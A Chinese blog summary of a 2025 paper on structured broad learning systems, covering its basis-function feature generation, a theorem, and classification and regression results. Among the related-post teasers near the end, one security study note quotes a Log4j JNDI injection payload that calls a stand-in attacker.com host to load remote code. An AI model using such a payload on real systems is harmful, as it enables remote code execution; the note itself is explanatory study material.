结构化特征生成推进广度学习:2025年深度学习领域的重要突破

从零开始学习 Go 1.25 编程 今天是你新生活的第一天,无论年龄、背景如何,改变从这一刻开始。CodeGym帮助成千上万普通人转型为程序员,从零基础到掌握Go语言,完成真实项目,甚至入职心仪岗位。Go语言简洁高效,适合服务器端开发,是云基础设施、微服务和高负载系统的首选。2026年正是入行良机,你的经验反而是优势。别犹豫,迈出第一步,你将收获技能、自信与全新人生。🚀 阅读详情

📖 原文论文:Advancing Broad Learning Through Structured
FeatureGeneration

🔗 论文地址:https://doi.org/10.1016/j.eswa.2025.129948
✍️ 作者:MarioMallea,ÀngelaNebot,FranciscoMugica
🎉 发布时间:2025年10月
🎯 关键词:广度学习系统、随机神经网络、特征生成、结构化学习、高效计算


一、研究背景与意义

深度神经网络(DNNs)在大数据场景下表现出色,但在数据稀缺场景中面临严重挑战,包括过拟合、高计算成本和训练时间长等问题。这使得DNNs在数据收集昂贵或不可行的实际应用中受到限制。

广度学习系统(BLS) 作为一种高效的替代方案应运而生。与深度网络不同,BLS构建宽而浅的网络结构,通过随机特征映射和线性优化实现高效学习。然而,传统BLS依赖于独立同分布(i.i.d.)的随机特征生成,这种方法虽然计算高效,但容易产生冗余和次优的特征表示。

论文提出的结构化广度学习系统(SBLS) 通过引入结构化基函数,重新定义了特征生成方式,在保持BLS高效性的同时,显著提升了性能、鲁棒性和可解释性。

二、论文整体结构与主要贡献

论文采用严谨的学术结构:理论基础 → 方法设计 → 理论分析 → 实验验证 → 应用展望。
在这里插入图片描述

图1:论文组织结构图

主要贡献可总结为四点:

方法创新:首次提出结构化广度学习系统,用设计的基函数替代随机特征生成

理论保证:证明SBLS具有通用逼近性质,为方法有效性提供理论基础

全面验证:在多个分类和回归任务上系统验证SBLS的优越性

实用价值:保持BLS的高效性和增量学习能力,适合实际部署

三、结构化广度学习系统核心方法

1. 系统架构设计

SBLS重新定义了BLS的核心组件,将随机线性映射替换为设计的基函数。系统包含两个主要部分:

特征节点:使用结构化基函数生成特征表示

增强节点:通过随机组合基函数并应用非线性激活来捕获复杂关系
在这里插入图片描述

图2:结构化广义学习系统(SBLS)框架示意图。该模型包含多个特征节点组Z 1 、···、Z n,这些节点通过输入数据的结构化转换生成,以及增强节点H 1 、···、H m,用于进一步丰富表征信息。所有特征组均与目标层线性连接,这种设计既保证了高效训练能力,又支持具有表达力的结构化特征构建

2. 三种基函数设计
论文提出了三种基函数,每种都有明确的数学定义和参数控制:

高斯基函数


ϕ_i^L[j] = \frac{1}{\sqrt{2πσ_L^2}} e{-\frac{(j-c_i)2}{2σ_L^2}}

特点:局部平滑模式,适合捕获局部特征依赖
参数:中心点c_i控制关注位置,方差σ_L²控制感受野大小
在这里插入图片描述

图3:通过高斯基生成结构化特征

Sigmoid基函数


σ_i^L[j] = \frac{1}{1 + e^{-α_L(j-c_i)}}。

特点:累积激活模式,适合捕获累积效应特征
参数:c_i控制中心点,α_L控制斜率
在这里插入图片描述

图4:通过Sigmoid基生成结构化特征


GELU基函数
基于高斯误差线性单元,结合了ReLU和Dropout的思想:

Gelu_i^L[j] = 0.5α_L(x-c_i){1 + \tanh(\sqrt{\frac{2}{π}}ξ)}
在这里插入图片描述

图5:通过Gelu基生成结构化特征。

在这里插入图片描述


图6:特征节点之间生成的相关性。

---

四、理论分析与保证

论文从理论上证明了SBLS的通用逼近能力,这是该方法有效性的重要理论基础
定理1
对于任意连续函数f∈C ([0,1] d )及任意紧集K∈[0,1]d(其中d为整数),存在由SBLS构造µ诱导的概率测度所定义的SBLS网络序列{ ˆ f n,m },使得
limₙ,ₘ→∞ ρ_K(f, 𝑓̂ₙ,ₘ; μ) = 0

这一普适近似特性源自大数定律(BLS)。而SBLS的近似结果则通过蒙特卡洛估计的重新参数化获得,类似于方差缩减方法。实际上,SBLS定义了一种权重生成方案,能够产生空间填充概率分布。举例来说,神经元每个随机权重w i j的表达式为b ij + ϵ~ N(b ij, 1),其中b ij表示实值基函数。因此广义而言,大数定律保证了我们生成的随机特征集合能够模拟未知特征集合。当考虑无限数量节点时,蒙特卡洛近似(公式A.2)将收敛于目标函数(公式A.1)的积分形式。
对方差降低、泛化复杂度和收敛速率的进一步研究是未来研究的方向。

五、实验验证与性能评估


1. 数据集与实验设置
论文在多个标准数据集上进行了全面评估:

分类任务:

MNIST:手写数字识别(60,000训练,10,000测试)

Coil100:3D物体识别(5,000训练,2,000测试)

Isolet:语音字母识别(1,092训练,468测试)

回归任务:

Abalone:年龄预测

Weather Izmir:温度预测

Boston Housing:房价预测
在这里插入图片描述

图7:数据集统计

2. 性能结果

关键发现:

SBLS在所有数据集上显著优于传统BLS

高斯基函数在图像分类任务中表现最佳

Sigmoid和Gelu在回归任务中更有优势

在这里插入图片描述

图 8:三种SBLS变体和经典BLS在分类和回归任务上的性能结果。

3. 计算效率
SBLS保持了BLS的高效特性,在标准CPU上完成10次MNIST训练仅需4.0分钟,比随机森林(14.0分钟)和多层感知机(14.7分钟)快3.5倍以上,比需要GPU的TabM方法快6倍

六、性能评估指标

1. 抗噪声鲁棒性
在加入1%-30%高斯白噪声的测试中,SBLS表现出更强的鲁棒性。传统BLS在噪声环境下性能下降明显,而SBLS各变体保持了稳定的性能表现 。
2. 可解释性提升
通过可视化最重要的特征,研究发现SBLS学习的特征更加连贯和有意义:
传统BLS:重要特征通常是分散、孤立的像素
SBLS:重要特征形成平滑路径,往往与数字形状一致
这种可解释性的提升使得模型决策过程更加透明。
3. 高维数据处理能力
在生物信息学等高维数据集(如Arcene、GeneExp、P53)上的实验表明,SBLS能够有效处理维度压缩,在保持90%维度压缩率时仍能维持竞争性性能。
4. 领域知识集成
论文展示了如何将领域知识直接集成到基函数设计中。在MNIST数据集上,通过设计考虑图像空间结构的基函数,性能从97.39%进一步提升到97.75%


七、应用、挑战与未来趋势

应用场景
SBLS的实用价值体现在多个方面:

  • 边缘计算低计算需求适合资源受限环境
  • 实时系统:快速训练适合动态更新场景
  • 数据稀缺领域:在医疗、金融等数据收集困难的领域有特殊价值
  • 可解释性要求高的场景:如医疗诊断、金融风控

技术优势

  • 即插即用:无需复杂调参,易于部署
  • 增量学习:支持在线更新,适应动态环境
  • 硬件友好:在标准CPU上即可高效运行

八、局限性与未来方向

当前局限

基函数组合与数据拓扑的关系需要进一步研究

在复杂结构化输入(如图形、序列)上的性能有待验证

需要更多真实场景的部署验证

未来研究方向

基函数扩展:探索更多类型的基函数和组合准则

理论深化:研究方差减少、泛化复杂度和收敛速率

应用拓展:时间序列预测、推荐系统、半监督学习等

跨领域迁移:将结构化特征生成思想应用到其他随机神经网络

九、总结

《Advancing Broad Learning Through Structured Feature Generation》在2025年提出了一个简单而有效的想法:用结构化基函数替代随机特征生成,这一改变带来了显著的性能提升。

核心启示:

性能与效率可兼得:SBLS在提升性能的同时保持了BLS的高效特性

结构化带来可解释性:设计的基函数使得学习过程更加透明

实用导向的设计:从实际应用需求出发,解决了数据稀缺、计算资源有限等现实问题

理论实践结合:既有理论保证,又有充分实验验证

这项工作为随机神经网络和高效学习系统提供了新的思路,特别是在边缘计算、实时系统和资源受限环境中具有重要的应用前景。SBLS的成功表明,在追求更深更复杂的网络结构之外,智能的特征生成同样可以带来显著的性能提升。

第28篇 sw放样特征矩形-圆-矩形学习笔记 本例演示三轮廓放样:先画中心对齐的100×100矩形草图,再在偏移100的基准面上绘制圆,最后在另一基准面画矩形。通过依次选择三个轮廓并正确设置连接点,实现矩形→圆→矩形的平滑过渡,注意连接点位置避免扭曲。 阅读详情

相关推荐

帝国CMS v7.5存储型XSS漏洞挖掘与修复实战

存储型XSS(跨站脚本攻击)是一种常见的Web安全漏洞,其核心原理是攻击者将恶意脚本代码提交并永久存储在服务器端(如数据库),当其他用户访问包含该数据的页面时,脚本会在其浏览器中执行。这种漏洞的危害在于其持久性和广泛的影响范围,可能导致用户Cookie被窃取、会话被劫持,甚至引发蠕虫式传播。从技术价值看,理解存储型XSS有助于掌握Web应用安全的核心逻辑,即数据在输入、处理和输出全链路中的安全风险。在内容管理系统(CMS)等Web应用场景中,用户可控的输入点(如个人资料、评论、公告)若未经妥善过滤和输出编码

weixin_29327525的博客 299

AI成长笔记(五):注意力、行动与等待,AI时代怎样做长期学习?

本文整理了8月关于具身智能、GPU、VLA与AI工具的学习笔记,并从注意力、行动、等待和写作出发,记录长期学习中的判断。

Zyzyzyzyzzzz的博客 381

四阶龙格库塔法求解一次常微分方程组(python实现)

之前在博客发布了关于使用四阶龙格库塔方法求解一次常微分方程组的文章,由于代码缺少具体的验证,部分朋友可能存在疑问,因此这里打算再重新写一篇博客来验证一下程序的正确性,另外,这里是使用python语言来实现的。

HelloWorldTM的博客 8543

CnOpenData 线上招聘网站信息数据

CnOpenData线上招聘网站信息数据库是一个覆盖中国主流招聘平台、时间跨度长、更新频率高的劳动力市场需求侧大数据集合。本数据库汇集了,为学术界和业界提供了一扇实时观察中国劳动力市场动态的窗口。

CnOpenData_wj的博客 2660

State of GPT (ChatGPT 原理及现状介绍)

要用 RLHF 的一个简单的原因就是 RLHF 模型效果更好,下面的图来源于 InstructGPT 论文,PPO (RLHF 算法) 后的模型生成的答案更被人类喜欢。karpathy 认为 RLHF 有用的原因是判别比生成更容易,让标注员去写一些 SFT 的 QA 数据对是比较难的,如果有一个 SFT 模型生成一些数据让标注员判断哪个更好就简单很多。,GPT4 最强,前三个都是 RLHF 模型,其他模型都是 SFT 模型。伯克利做的模型评测榜单。

kebijuelun的博客 3580

从零到英雄:如何用FPGA和AD9288打造你的第一台便携式示波器

本文详细介绍了如何利用FPGA和AD9288 ADC芯片从零开始打造一台高性能便携式示波器。通过硬件架构设计、高速数据采集系统实现及信号处理与显示系统的开发,读者可以掌握400Msps采样率的实现方法,并了解关键器件选型与系统优化技巧。

jjj34的博客 279

AI4Research 综述 25 人工智能如何助力科研

本文系统综述了人工智能(AI)在科研领域的应用(AI4Research),提出了涵盖科学理解、学术调研、科学发现、学术写作和同行评审五大任务的新分类体系。研究梳理了AI在跨学科科研中的核心能力,包括文本/图表理解、文献检索、假设生成、实验自动化、论文撰写与评审等关键环节。文章不仅整合了相关多学科应用和资源(如数据集、工具库),还指出了未来六大研究方向:跨学科AI模型开发、科研伦理治理、协作研究系统、可解释性增强、动态实验优化及多模态整合。这项工作为AI驱动科研提供了系统性框架,有望推动科研范式的智能化转型。

人无远虑,必有近忧 290

YOLOv26全流程实战手册:从yaml配置拆解到训练推理参数调优(附虚拟环境搭建)

以“车辆、行人、小型物体”3类数据集为例,修改# 1. 修改类别数nc: 3# 2. 调整锚框(适配小目标)anchors:- [12,16, 16,24, 33,23] # 增加小锚框# 3. 轻量化调整(边缘部署)depth_multiple: 0.25 # 降低深度系数width_multiple: 0.20 # 降低宽度系数# 其余Backbone/Head结构不变yaml配置:核心是调整nc(类别数)、(轻量化)、anchors(适配目标尺度);虚拟环境。

专注于Python爬虫开发,分享爬虫技巧、项目实战与反爬经验,使用Scrapy、BeautifulSoup等工具,解决数据抓取难题。 879

2026.11.7 AI学习总结

110 你 14b 模型权重本身就要约 8.8GB,默认上下文(Ollama 在 16GB 卡上可能给到 4K)加上 KV Cache 就爆了。比如设成 2048,你输入了 500 个 token 的问题,那模型最多还能生成 1500 个 token 的回答。超出部分会被截断,模型就"看不见"了。4 如果 14b 跑起来后发现它"忘事",再逐步往上加,比如先试 4096。,根据注意力头的重要性动态分配缓存资源,重要的留显存,不重要的下沉。,单位是 token,表示模型这一次推理最多能同时"看到"多少内容。

qq_41181702的博客 377

Data+AI━━数仓建模的智能进化之路!

Data+AI━━数仓建模的智能进化之路!

ith321的博客 1746

uniapp 如何封装实现任意页面都能使用的全局弹窗

项目内容场景全局监听消息提示难点uniapp 无法全局挂载组件解决方案动态创建 DOM + 动态 Vue 实例优势跨页面 / 不依赖页面组件树 / 灵活调用如果你使用的是小程序平台,DOM 操作可能受限,需要用或方式兼容处理。想支持多个弹窗堆叠?你可以扩展,加个弹窗队列管理器。

代码简单说 Vue、JAVA、PHP、Node.js 熟练运用,接口、架构、性能全搞定。 945

[学习笔记]超越超级大循环与原生RTOS:事件驱动架构如何改变嵌入式固件的可扩展性

RTC:事件处理器一旦开始,全部状态迁移、进出动作、输出事件必须全部执行完毕才返回;同一个组件,当前处理没结束,不会开始下一条事件。这不是架构给状态机额外施加的限制,这是UML状态图等全部状态机形式化本身固有的语义要求。如果迁移中途可以被打断,状态机会停留在未定义的中间状态。RTC保证两次事件之间,状态机永远处于明确定义的合法状态,便于分析与测试。

MiKiJT的博客 236

R语言Dunnett’s检验实战:寻找差异组之间的效果

总结起来,本文以R语言为工具,演示了如何使用Dunnett’s检验来找出单因素方差分析中不同组之间的效果差异。在本篇文章中,我们将通过R语言实战演示如何使用Dunnett’s检验来寻找不同组之间的效果差异。在分析结果时,通常我们会关注具有显著差异的组别,并基于Dunnett’s检验结果进行进一步的解释和讨论。首先,我们需要准备一组数据,假设我们有一个实验,涉及到四个不同的处理组和一个对照组。当我们发现方差分析结果显示存在显著差异时,我们可以进一步进行Dunnett’s检验来确定具体哪些组之间存在差异。

CoderExtra的博客 1104

带着小白学习-微服务-6 实战:网关

地址栏输入:http://localhost:8088/goods/index,这时候就不是到8100端口去调用了,而是8088直接通过路由转发,分别到nacos对应的goods对应的服务中区调用。** 可以看出,这里将前面已经正常运行的server-store子工程(库存服务,服务提供方),server-goods子工程(商品服务,服务消费方)。(1)uri: lb://store 代表要到nacos的注册中心的服务列表中找到服务名为store的微服务;,网关是做路由转发,不是服务调用;

wdyan297的博客 236

复分析 阿尔福斯(Ahlfors) 第三版答案 英文

答案分为十章,有部分习题没有答案,全英文复分析阿尔福斯(Ahlfors) 第三版答案

SIMATIC S7-1200, S7-1500 PID 控制[手册]

SIMATIC S7-1200, S7-1500 PID 控制[手册]

Day36 XD安全学习笔记--JavaE应用&第三方组件&Log4i 日志&Fastson序列化&JNDI 注入

本节课剖析Log4j与Fastjson组件漏洞原理。Log4j通过JNDI注入实现远程代码执行,攻击者构造${jndi:ldap://attacker.com/Exploit}触发Lookup机制,诱导目标向恶意LDAP服务器请求并加载远程类,最终执行命令(如弹出计算器)。需配置trustURLCodebase=true绕过安全限制。Fastjson则利用@type反序列化特性,当用户输入可控的{"@type":"com.xiaodi.Run"}时,自动加载并实例化恶

一支蜉蝣的博客 213

LinePhone3.2.7(android端最新版本) sip客户端

SIP客户端For android:LinePhone3.2.7(最新版本),官网地址:http://www.linphone.org/

Java 多态 学习笔记

多态是面向对象编程的重要特性,指同一操作作用于不同对象时产生不同行为。其核心在于“父类引用指向子类对象”,结合方法重写实现运行时动态绑定。多态使代码更灵活、可扩展,如用Person p = new Student();统一处理各类人员注册,无需修改调用逻辑。但多态无法直接调用子类特有方法,需通过instanceof判断并强制转换。编译时看左边(类型),运行时看右边(实际对象),实现解耦与维护便利。

AA_AA114514的博客 368

天线模块布局走线学习

天线通常与射频收发芯片、匹配网络、滤波器以及射频连接器等共同组成完整的无线通信链路;在进行原理图设计时,器件封装应当尽量小,倾向于0402、0201等,可以减小由封装带来的寄生参数影响。

qq_59757948的博客 175

CMake学习

CMake如何编译成库?1. 为什么要有库?库就是预先写好,编译好的代码集合。存在的意义,1)避免重复造轮子和重复编译,库是,你的代码在编译时直接链接它,不需要把库的源码重新编译一遍,大大节省了编译时间。;2):编译成库让别人可以直接调用我的函数,但看不到cpp源码,看不到里面的逻辑。3):大项目可以拆分给不同的团队开发不同的库,最后拼在一起。静态库:就是在程序编译和链接阶段,把库里被用到的代码部分,像打包裹一样,直接复制粘贴到最终的可执行文件(如.exe或 Linux 下的无后缀文件)里面。

m0_56487684的博客 199

焦点仿真学习记录:water_only 基线怎么搭、怎么验、怎么调

在纯水介质中搭建5阵元几何聚焦仿真,通过合理设置网格、介质参数、源延时与传感器区域,实现焦点理论位置的精准对齐。基于声速计算延时,验证焦点位置误差小于0.1 mm,峰值压力达1.2×10⁵ Pa,确认基线仿真正确。该water_only模型为后续颅骨影响分析提供可靠参照,确保聚焦性能评估可量化。

qq_43441284的博客 498

MCP 学习总结:从理解协议到设计工具

MCP 为 AI 应用提供统一发现与调用外部能力的协议,区别于传统 HTTP API 与模型工具调用。它聚焦上下文交换,不替代模型逻辑或上下文管理。研发中需明确角色(Host/Client/Server),合理划分 Tools、Resources、Prompts,设计可被模型理解的工具契约,注重粒度拆分与幂等性,确保权限在执行端控制。通过小功能切入,验证正常与异常流程,逐步构建可协作、可维护的 AI 能力体系。

YZ099的博客 253

正则表达式学习笔记 02:基础语法

正则表达式是描述字符匹配规则的迷你语言,由普通字符和元字符组成。普通字符直接匹配自身,而元字符如.、*、+、^、$等具有特殊含义,用于控制匹配模式。常见功能包括任意字符匹配、字符类、预定义类(如\d)、量词、位置锚点、分组与捕获、环视断言及反向引用。需注意,若要匹配元字符本身,必须使用转义符\。例如,\.可匹配字面点号。

菜鸟的专栏 195

[LangChain] 学习笔记(08):工具调用底层闭环与第三方搜索(Tavily)实战

大模型通过工具调用实现外部能力扩展:模型返回tool_calls,开发者本地执行后将结果以ToolMessage形式追加至对话历史,再由模型生成最终回答。关键闭环在于状态追加,否则会陷入死循环。借助LangChain生态如TavilySearch,可轻松接入联网搜索,突破知识时效限制。注意避免invalid_tool_call_id错误,确保消息历史完整;网络超时需检查代理或环境配置。简单问题模型自主解答属正常行为。

一名在 Linux 与 C/C++ 世界里打怪升级的开发者。持续输出系统编程、网络编程、数据结构与算法的高质量学习笔记与实战总结 370

Axum 初步入门学习笔记

)自定义错误实现后,可以直接作为Result的ErrAxum 是一个构建在 Tokio、Tower、Hyper 之上的 Rust Web 框架,核心能力是:Router 路由、Extractor 提取器、Tower 中间件、IntoResponse 响应机制、State 共享状态。那张分层架构图是“地图”不是“说明书”:它帮你建立全局观,但 Service、Repository、数据库、Redis、MQ 都是你自己在 Handler 内部调用的业务/基础设施层,不是 Axum 自带的。

weixin_43219667的博客 182

扣子Coze学习笔记 02 · 智能体开发基础(视频9-15)

本模块系统讲解智能体开发全流程:从创建、模式选择(推荐单Agent自主规划)、参数调优(随机性、上下文轮数、回复长度)到提示词编写(CO-STAR框架+边界限制),强调“双向交互”与“持续学习”的核心价值。通过奶茶师傅类比,厘清智能体与自动化工具的本质区别。重点掌握系统提示词定义角色边界、用户提示词规范输入,并完成发布与开场白优化闭环。实操建议边学边调试,反复验证提示词边界,确保智能体稳定可用。

Question_123456的博客 604

【学习笔记】51单片机 按键控制LED流水灯模式&定时器时钟

在下面去给他写中断子函数,他会在main中去到Timer0这个子函数当中去,再接着跳转回来。再TMOD上,这个是不可位寻址的,必须八位同时复制,如果同时使用定时器1和定时器0,先配置定时器1再去配置定时器0会把 之前前定时器1的更新掉,我们去给他让他只去执行一部分。现在我们要去做中断了,改正之后的是这样,但其实是还有缺陷在的。寄存器是连接软硬件的媒介,我们现在写一个关于这个的代码。这样得到的和我们预期的一样。TMOD的寄存模式,M1和M0是来决定工作模式的。我们要看的是关于以下的寄存器。

2601_96469072的博客 244

Git与GitHub系统学习|本地Git工作模型:终端与进程、CWD、HEAD/Index/工作树及Git对象

从GitHub网页端走向本地Git,讲清终端、Shell、进程与工作目录,解释仓库发现、HEAD、Index和工作树,分析Commit/Tree/Blob引用、文件树与暂存机制,区分实测与教学示例。

Brookty的博客 680
上一篇: Retrieval Augmented Time Series Forecasting:检索增强时间序列预测
下一篇: 一文看懂 MambaIRv2:让 Mamba 真正“看见全图”的图像修复新架构
山科智能信息处理实验室
博客等级 码龄6年 809粉丝 74原创
评论
成就一亿技术人!
拼手气红包6.0元
还能输入1000个字符
 
 条评论被折叠 查看
添加红包

请填写红包祝福语或标题

个

红包个数最小为10个

元

红包金额最低5元

当前余额3.43元 前往充值 >
需支付:10.00元
成就一亿技术人!
领取后你会自动成为博主和红包主的粉丝 规则
hope_wisdom
发出的红包
实付元
使用余额支付
点击重新获取
扫码支付
钱包余额 0

抵扣说明:

1.余额是钱包充值的虚拟货币,按照1:1的比例进行支付金额的抵扣。
2.余额无法直接购买下载,可以购买VIP、付费专栏及课程。

余额充值